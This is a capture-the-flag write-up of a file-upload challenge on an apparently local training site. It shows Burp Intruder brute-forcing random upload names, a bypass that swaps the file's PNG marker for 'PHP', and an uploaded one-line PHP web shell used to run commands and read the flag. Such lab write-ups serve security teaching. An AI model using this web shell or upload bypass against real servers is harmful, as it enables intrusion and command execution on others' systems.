
files challenge | Hard

Reported By:
AZZAM AL DUYULI


Reported To:
Academy of learning



Browse... No file selected. send

png file is best choice

When I started challenge I see file upload input so I think ofcouse will be file upload vulnerablity but in the page was there ‘png file is best choice’ so I try upload png file called x.png and then I run ffuf and do fuzzing to find the path for upload files and I found uploads directory so I go to this path /uploads/x.png but the website returned to me 404 not found then I think maybe the name for file be random so I go to burp suite → intruder and do brute force for the file name like this



Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan (as superuser)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Start attack
Add § Clear § Auto § Refresh
Clear

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

☑ Update Host header to match target


```
GET /uploads/§x§.png HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: id=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjEiLCJpYXQiOjE1MTYyMzkwMjJ9.1EUw90A2xwL40wJOlE5gNDBCLdDDMG3JkW5f5ChoYKI; adminer_permanent=; adminer_sid=20d2ii0j5ull8lh08u96qtb8k4; adminer_key=a8a3f48017b583d7f8552a24a1dcc062; sessionid=07ddadbc3cb6741cfa5701ea55af35061ac203c5
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Search... 0 matches

1 payload position

Length: 731

.


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan (as superuser)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × 4 × +
Positions Payloads Resource Pool Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 47,988
Payload type: Brute forcer Request count: 47,988

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789
Min length: 1
Max length: 3

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.


Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

.

And I click on start attack and I found file my file called 921.png so I want to sure if always the random name will be 3 number or no. So I upload another file and do brute force but the payload type was numbers


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan (as superuser)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × 4 × +
Positions Payloads Resource Pool Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 900
Payload type: Numbers Request count: 900

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range
Type: ● Sequential ○ Random
From: 100
To: 999
Step: 1
How many:

Number format
Base: ● Decimal ○ Hex
Min integer digits:
Max integer digits:
Min fraction digits:
Max fraction digits: 0


Examples
1
987654321

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

.

and I click on start attack and I found my another file called 150.png so now I know how I bypass the random file name so I upload file called shell.php but I couldn’t found it so back to upload png file and intercept the request and see the content and I see in This



Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan (as superuser)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://localhost:80 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 5
Request Headers 17
Search...
0 matches

```
POST / HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/ctf/files/
Content-Type: multipart/form-data; boundary=---------------------------360210767729772177463093951438
Content-Length: 180613
Origin: http://localhost
DNT: 1
Connection: close
Cookie: id=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjEiLCJpYXQiOjE1MTYyMzkwMjJ9.1EUw90A2xwL40wJOlE5gNDBCLdDDMG3JkW5f5ChoYKI;
adminer_permanent=; adminer_sid=20d2ii0j5ull8lh08u96qtb8k4; adminer_key=a8a3f48017b583d7f8552a24a1dcc062; sessionid=
07ddadbc3cb6741cfa5701ea55af35061ac203c5
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------360210767729772177463093951438
Content-Disposition: form-data; name="file"; filename="Screenshot 2023-07-11 17:41:18.png"
Content-Type: image/png

PNG

IHDR8g±VsBITÛá0à IDATxìÝw|eúðçÙ^³é½z)
```

.

And like what we can see in the first line wrote PNG so I change it to php and upload file and do brute force to file the file but by php extention not by png extention and I found it was 223.php

So I upload php file and in first line I wrote PHP then I wrote the shell and upload it and then I found it


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan (as superuser)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × +
Send
Cancel
Target: http://localhost
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 5
Request Headers 17
Response Headers 6
Search...
0 matches
Done
700 bytes | 2 millis

```
POST / HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/ctf/files/
Content-Type: multipart/form-data;
boundary=---------------------------116658881880692509263726O117
Content-Length: 392
Origin: http://localhost
DNT: 1
Connection: close
Cookie: id=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjEiLCJpYXQiOjE1MTYyMzkwMjJ9.1
EUw90A2xwL40wJOlE5gNDBCLdDDMG3JkW5f5ChoYKI; adminer_permanent=; adminer_sid
=20d2ii0j5ull8lh08u96qtb8k4; adminer_key=a8a3f48017b583d7f8552a24a1dcc062;
sessionid=07ddadbc3cb6741cfa5701ea55af35061ac203c5
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------116658881880692509263726O117
Content-Disposition: form-data; name="file"; filename="Screenshot
2023-10-20 16:45:13.png"
Content-Type: image/png

PHP
<?php system($_GET['cmd']); ?>
-----------------------------116658881880692509263726O117
Content-Disposition: form-data; name="submit"

send
-----------------------------116658881880692509263726O117--
```

```
HTTP/1.1 200 OK
Date: Fri, 20 Oct 2023 14:08:23 GMT
Server: Apache/2.4.56 (Debian)
Vary: Accept-Encoding
Content-Length: 509
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Files
    </title>
  </head>
  <body>
    <center>
      <br>
      <br>
      <br>
      <br>
      <br>
      <br>
      <br>
      <br>
      <br>
      <br>
      <br>
      <form method="post" enctype="multipart/form-data">
        <input type="file" name="file" accept="multi/part">
        <input type="submit" name="submit" value="send">
      </form>
      png file is best choice<br>
    </center>


  </body>
```

.

This was a request

So the file was 551.php so I go to this path /uploads/551.php?cmd=ls to execute ls command in the server but I didn’t see anything interested so I put this command ../ and I see file called c5a6e44b2f674214f4038ffb4bc34786_flag.txt so I read it and I see the flag